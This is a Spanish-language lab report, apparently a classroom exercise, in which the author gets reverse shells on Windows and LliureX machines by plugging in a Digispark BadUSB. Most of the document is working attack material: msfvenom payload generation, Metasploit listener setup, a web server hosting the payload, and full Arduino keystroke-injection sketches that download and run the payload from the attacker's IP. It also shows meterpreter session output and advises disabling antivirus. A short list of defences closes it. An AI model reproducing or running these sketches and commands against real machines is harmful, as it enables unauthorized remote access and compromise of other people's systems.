

Introducción

Esta práctica tiene como objetivo realizar un ataque de reverse shell en entornos Windows y Linux, utilizando herramientas de hacking ético como Metasploit y Digispark. Se simula un ataque controlado en el que se genera un payload malicioso que establece una conexión inversa desde la máquina víctima hacia el atacante, permitiendo obtener acceso remoto al sistema comprometido.

Windows

Paso 1: Generar el payload con MSFVENOM

En este paso creé un ejecutable malicioso que establece la conexión inversa desde la víctima hacia el atacante, asignando la IP del atacante y el puerto de escucha en el que este recibirá la conexión.

```
(carles@kalicarles)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.2.218.153 LPORT=9000 -f exe -o reverse.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: reverse.exe

(carles@kalicarles)-[~]
$

(carles@kalicarles)-[~]
$
```

Paso 2: Configurar el listener en Metasploit

El siguiente paso ha sido preparar el listener que escuchará la conexión inversa del payload. Para ello he utilizado Metasploit Framework. Para iniciarlo ejecuté msfconsole y, dentro de la consola de Metasploit, introduje los siguientes comandos:

- use exploit/multi/handler
- set payload windows/x64/meterpreter/reverse_tcp
- set LHOST 10.2.218.153
- set LPORT 9000
- exploit

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.2.218.153
LHOST => 10.2.218.153
msf exploit(multi/handler) > set LPORT 9000
LPORT => 9000
msf exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.2.218.153    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 9000            | yes      | The listen port                                           |



Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.2.218.153:9000
```

Paso 3: Preparación del servidor web y digispark


Servidor web

Necesitamos un servidor web que actúe como punto de distribución del payload malicioso. Cuando el Digispark se conecta a la máquina Windows víctima, descarga el archivo meterpreter.exe desde una ubicación accesible en la red a través del servidor web.

Los comandos que ejecuté fueron los siguientes:

- `mkdir -p digispark_server/digispark`
- `cp reverse.exe digispark_server/digispark/meterpreter.exe`
- `cd digispark_server`
- `python3 -m http.server 8080`

De esta forma, la víctima descarga el archivo meterpreter.exe desde el servidor web.



```
(carles@kalicarles)~$ cd digispark_server
(carles@kalicarles)~/digispark_server$ ls digispark/
meterpreter.exe
(carles@kalicarles)~/digispark_server$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Programación del digispark

Modifiqué el código de Arduino para que apuntara a la IP del atacante y al puerto del servidor web. Lo configuré para que en la máquina víctima:

- Se abriera PowerShell automáticamente.
- Se descargara el payload desde `http://10.2.218.153:8080/digispark/meterpreter.exe`.
- Se ejecutara el payload descargado.

```

6-payload-win
#define LAYOUT_SPANISH // Definimos el teclado en castellano
#include <DigKeyboard.h> // Incluimos la librería para enviar pulsaciones de teclado a Digispark ATtiny85
#include <osctune.h>
#include <usbportability.h>
#include <osdebug.h>
#include <osccal.h>
#include <usbconfig.h>
#include <usbconfig-prototype.h>

void setup() {
    DigKeyboard.update();
    DigKeyboard.delay(5000); // Programamos una espera de 5 segundos para asegurarnos la correcta conexión del dispositivo
}

void loop() {
    //Abre la ventana de ejecución de Windows
    DigKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    DigKeyboard.delay(2000); // Programamos una espera de 2 segundos

    //Lanza una terminal de PowerShell
    DigKeyboard.println(F("powershell"));
    DigKeyboard.delay(2000); // Programamos una espera de 2 segundos

    // Descarga y ejecuta el payload.
    // Para este proceso se recomienda desactivar el antivirus, ya que al ser esta un PoC no se han aplicado técnicas de ofuscación al payload y será detectado.
    DigKeyboard.println(F("$client = new-object system.net.webclient")); // Crea un objeto webclient para realizar la descarga del payload
    DigKeyboard.println(F("$client.downloadfile('http://10.2.218.153:8080/digispark/meterpreter.exe', 'meterpreter.exe')")); // Descarga el payload
    DigKeyboard.println(F("./meterpreter.exe")); // Ejecuta el payload

    // Minimiza la terminal de PowerShell
    DigKeyboard.println(F("$shell = New-Object -ComObject 'Shell.Application'"));
    DigKeyboard.println(F("$shell.minimizeall()"));
    while(1);
}

```

Paso 4: Ejecución del ataque

Con todas las configuraciones realizadas y tanto Metasploit como el servidor web funcionando correctamente, conecté el Digispark a la máquina víctima. El resultado fue exitoso: todos los comandos se ejecutaron correctamente y tanto el servidor web como Metasploit recibieron las conexiones de la víctima sin problemas.

PowerShell del equipo víctima

```

PS C:\Users\carles> $client = new-object system.net.webclient
PS C:\Users\carles> $client.downloadfile('http://10.2.218.153:8080/digispark/meterpreter.exe', 'C:\Windows\Temp\meterpreter.exe')
PS C:\Users\carles> $shell = New-Object -ComObject 'Shell.Application'
PS C:\Users\carles> $shell.minimizeall()
PS C:\Users\carles>

```

View the full module info with the `info`, or `info -d` command.

```

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.2.218.153:9000

[*] Sending stage (230982 bytes) to 10.2.218.140
[*] Meterpreter session 1 opened (10.2.218.153:9000 → 10.2.218.140:49823) at 2026-01-29 17:31:57 +0100

meterpreter >
meterpreter >

```

```

(carles@kalicarles)-[~/digispark_server]
$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.2.218.140 - - [29/Jan/2026 17:25:11] "GET /digispark/meterpreter.exe HTTP/1.1" 200 -
10.2.218.140 - - [29/Jan/2026 17:31:06] "GET /digispark/meterpreter.exe HTTP/1.1" 200 -

```

Tras la ejecución del payload en la máquina víctima Windows, se estableció la conexión reverse shell correctamente. Obtuvé acceso remoto completo al sistema víctima, lo que me permitió ejecutar comandos para visualizar información del sistema, archivos y carpetas.

Algunos comandos que ejecuté fueron:

- sysinfo
- ipconfig
- getuid
- dir

```
meterpreter >
meterpreter > sysinfo
Computer      : DESKTOP-7FR9JB8
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture  : x64
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d0:9a:70
MTU        : 1500
IPv4 Address : 10.2.218.140
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4a2c:ae5f:2631:c7c0
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > getuid
Server username: DESKTOP-7FR9JB8\carles
meterpreter > dir C:\
```

```
meterpreter > dir
Listing: C:\Windows\Temp

Mode                Size           Type      Last modified          Name
-----
040777/rwxrwxrwx    4096         dir      2026-01-29 17:14:24 +0100 SE18FB2D-76E4-A8CE-900F-C7F4963276482358.1dc9139fd5e1c87
040777/rwxrwxrwx    4096         dir      2026-01-29 17:29:33 +0100 7238FB29-84F9-4867-BE89-0844798E963C1F98.1dc913c6bb5eacca
040777/rwxrwxrwx     0         dir      2026-01-29 17:35:59 +0100 752233C4-7098-45CB-B92F-D2A18D19175EMpCommU
100666/rw-rw-rw-   2166784        fil      2026-01-29 17:00:43 +0100 Application_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-     730         fil      2026-01-29 17:00:43 +0100 AppxErrorReport_B76681C4-912E-0000-68F0-66B72E91DC01.txt
040777/rwxrwxrwx    4096         dir      2026-01-29 17:06:43 +0100 8091B102-AE85-49D5-9082-AAAB8E9020D716ac.1dc9071cc73931a
040777/rwxrwxrwx    4096         dir      2026-01-26 16:02:12 +0100 C7B11392-A0B7-4EAF-B573-3CA218F9619D21cc.1dc8ed4b9889e8b
100666/rw-rw-rw-   1118208        fil      2026-01-29 17:00:31 +0100 Microsoft-Windows-AppReadiness_Admin_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-     69632        fil      2026-01-29 17:00:33 +0100 Microsoft-Windows-AppReadiness_Operational_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-   5312512        fil      2026-01-29 17:00:27 +0100 Microsoft-Windows-AppDeploymentServer_Operational_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-   1118208        fil      2026-01-29 17:00:28 +0100 Microsoft-Windows-AppPackaging_Operational_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-   1118208        fil      2026-01-29 17:00:33 +0100 Microsoft-Windows-SettingSync_Debug_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-     69632        fil      2026-01-29 17:00:35 +0100 Microsoft-Windows-SettingSync_Operational_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-   1118208        fil      2026-01-29 17:00:30 +0100 Microsoft-Windows-StateRepository_Operational_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-   129414        fil      2026-01-29 17:00:41 +0100 Microsoft-Windows-Store_Operational_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-   1118208        fil      2026-01-29 17:00:42 +0100 Microsoft-Windows-WindowsUpdateClient_Operational_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-     0         fil      2026-01-29 17:28:49 +0100 MpCmdRun-14-53C9D589-6B66-4F30-9BAB-9A0193B0BAFC.lock
100666/rw-rw-rw-     0         fil      2026-01-28 17:14:48 +0100 MpCmdRun-b-53C9D589-6B66-4F30-9BAB-9A0193B0BAFC.lock
100666/rw-rw-rw-   85576        fil      2026-01-29 17:28:49 +0100 MpCmdRun.log
100666/rw-rw-rw-   129414        fil      2026-01-29 17:29:34 +0100 MpsigStub.log
100666/rw-rw-rw-   1118208        fil      2026-01-29 17:00:42 +0100 System_B76681C4-912E-0000-68F0-66B72E91DC01.evtx
100666/rw-rw-rw-     53         fil      2026-01-29 17:16:31 +0100 bb3a785178f4a3fda931098a5a9a306b.db.ses
100777/rwxrwxrwx    7680         fil      2026-01-29 17:31:06 +0100 meterpreter.exe
100777/rwxrwxrwx   185153080      fil      2026-01-28 17:09:29 +0100 {A02C7E59-E98B-4F48-83E8-DCAABCC979A6}-MicrosoftEdge_X64_144.0.3719.92.exe

meterpreter > █
```

Lliurex

Para la víctima Lliurex seguí los mismos pasos que en Windows.

Paso 1: Generar el payload con MSFVENOM

Generé un ejecutable malicioso para establecer la shell inversa desde la víctima hacia el atacante, especificando la IP del atacante y el puerto de escucha correspondiente.

```
(carles@kalicarles)-[~]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.2.218.153 LPORT=9001 -f elf -o librex_reverse.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: librex_reverse.elf

(carles@kalicarles)-[~]
```

Paso 2: Configurar el listener en Metasploit

Configuré el listener para recibir la conexión reverse shell del payload utilizando Metasploit. Los comandos ejecutados fueron:

- use exploit/multi/handler
- set payload linux/x64/meterpreter/reverse_tcp
- set LHOST 10.2.218.153
- set LPORT 9001
- exploit -j

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.2.218.153
LHOST => 10.2.218.153
msf exploit(multi/handler) > set LPORT 9001
LPORT => 9001
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >

[*] Started reverse TCP handler on 10.2.218.153:9001
msf exploit(multi/handler) > █
```

Paso 3: Preparación del servidor web y digispark

Servidor web

Realicé el mismo procedimiento que en Windows: creé un servidor web para distribuir el payload malicioso, de modo que la víctima descargara el ejecutable cuando el Digispark se conectara al equipo Lliurex.

```
(carles@kalicarles)-[~/digispark_server]
$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Programación del digispark

Modifiqué el código de Arduino para apuntar a la IP del atacante y al puerto del servidor web. Lo configuré para que en la máquina víctima:

- Se abriera la terminal automáticamente.
- Se descargara el payload desde <http://10.2.218.153:8080/digispark/meterpreter.exe>.
- Se ejecutara el payload descargado.

```
7-payload-linux $
void setup() {
  DigiKeyboard.update();
  DigiKeyboard.delay(5000);
}

void loop() {
  // 1. Primero abre terminal con Ctrl + Alt + T
  DigiKeyboard.sendKeyStroke(KEY_T, MOD_CONTROL_LEFT | MOD_ALT_LEFT);
  DigiKeyboard.delay(3000);

  // 2. Luego cambia a teclado US dentro de la terminal
  DigiKeyboard.println(F("setxkbmap us"));
  DigiKeyboard.delay(1000);

  // 3. Descarga el payload
  DigiKeyboard.println(F("wget http://10.2.218.153:8080/digispark/librex_reverse.elf -O /tmp/rev.elf"));
  DigiKeyboard.delay(2000);

  // 4. Da permisos de ejecución
  DigiKeyboard.println(F("chmod +x /tmp/rev.elf"));
  DigiKeyboard.delay(1000);

  // 5. Ejecuta en background
  DigiKeyboard.println(F("/tmp/rev.elf &"));
  DigiKeyboard.delay(1000);

  // 6. Cierra terminal
  // DigiKeyboard.println(F("exit"));
  // DigiKeyboard.delay(500);

  while(1);
}
```

Paso 4: Ejecución del ataque


Tras comprobar previamente que todas las configuraciones funcionaban correctamente, conecté el Digispark al equipo Lliurex (víctima). El resultado fue exitoso: todos los comandos se ejecutaron correctamente y tanto el servidor web como Metasploit recibieron las conexiones de la víctima sin problemas.

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 10.2.218.153:9001
[*] Sending stage (3090404 bytes) to 10.2.218.17
[*] Meterpreter session 1 opened (10.2.218.153:9001 → 10.2.218.17:59634) at 2026-02-03 17:23:15 +0100

msf exploit(multi/handler) > █
```

```
(carles@kalicarles)-[~/digispark_server]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.2.218.16 - - [03/Feb/2026 17:22:04] "GET /digispark/librex_reverse.elf HTTP/1.1" 200 -
10.2.218.17 - - [03/Feb/2026 17:23:04] "GET /digispark/librex_reverse.elf HTTP/1.1" 200 -
█
```

Terminal del equipo víctima



```
alumnat@a218pc17: ~
Fitxer  Edita  Vista  Cerca  Terminal  Ajuda
alumnat@a218pc17:~$ setxkbmap us
alumnat@a218pc17:~$ wget http://10.2.218.153:8080/digispark/librex_reverse.elf -
O /tmp/rev.elf
--2026-02-03 17:33:42--  http://10.2.218.153:8080/digispark/librex_reverse.elf
S'està connectant a 10.2.218.153:8080... connectat.
HTTP: s'ha enviat la petició, s'està esperant una resposta... 200 OK
Mida: 250 [application/octet-stream]
S'està desant a: '/tmp/rev.elf'

/tmp/rev.elf      100%[=====>]      250  --.-KB/s   in 0s

2026-02-03 17:33:42 (14.3 MB/s) - s'ha desat '/tmp/rev.elf' [250/250]

alumnat@a218pc17:~$ chmod +x /tmp/rev.elf
alumnat@a218pc17:~$ /tmp/rev.elf &
[1] 5300
alumnat@a218pc17:~$ █
```

Una vez establecida la conexión reverse shell, pude ejecutar comandos para obtener información sobre el sistema víctima.

Algunos comandos ejecutados fueron:

- sysinfo
- pwd
- ls

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : 10.2.218.17
OS            : Ubuntu 24.04 (Linux 6.8.0-90-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > pwd
/home/alumnat
meterpreter > ls
Listing: /home/alumnat
```

Mode	Size	Type	Last modified	Name
100664/rw-rw-r--	0	fil	2026-01-26 18:30:25 +0100	\$
100600/rw-----	116	fil	2026-02-03 17:10:15 +0100	.Xauthority
100600/rw-----	8667	fil	2026-02-03 17:23:11 +0100	.bash_history
100644/rw-r--r--	220	fil	2024-07-04 11:45:20 +0200	.bash_logout
100644/rw-r--r--	3771	fil	2024-07-04 11:45:20 +0200	.bashrc
040700/rwx-----	4096	dir	2026-02-03 17:10:19 +0100	.cache
040700/rwx-----	4096	dir	2026-01-30 13:39:55 +0100	.config
100644/rw-r--r--	23	fil	2024-07-04 12:30:12 +0200	.dmrc
040775/rwxrwxr-x	4096	dir	2025-09-08 12:13:45 +0200	.icons
100600/rw-----	20	fil	2026-01-23 13:43:41 +0100	.lessht
040700/rwx-----	4096	dir	2024-07-04 12:30:12 +0200	.local

Medidas defensivas

Windows

- **Antivirus y Defender activos y actualizados**
Bloquean la descarga y ejecución de meterpreter y payloads conocidos.
- **Bloquear ejecución de archivos desconocidos (SmartScreen / AppLocker)**
Evitar que se ejecuten archivos descargados automáticamente desde PowerShell o USB.
- **Deshabilitar ejecución automática de USB (Autorun)**
Impide que dispositivos como Digispark ejecuten comandos sin permiso.
- **Firewall activado**
Bloquea conexiones salientes sospechosas hacia IPs externas y puertos extraños (como 9000).
- **Monitorizar PowerShell**
Detectar y alertar cuando se use para descargar y ejecutar archivos desde Internet.

Lliurex

- **Bloquear ejecución automática de USB**
Evita que el Digispark abra la terminal y ejecute comandos sin consentimiento.
- **Firewall activo (ufw o similar)**
Bloquear conexiones salientes no autorizadas hacia IP del atacante y puertos como 9001.
- **No permitir descargas y ejecución automática desde terminal**
Configurar el sistema para pedir contraseña antes de ejecutar archivos descargados.
- **Antimalware para Linux (por ejemplo ClamAV)**
Detecta binarios maliciosos descargados desde servidores web.
- **Permisos de usuario más restrictivos**
Evitar que un payload se ejecute con privilegios altos sin autenticación.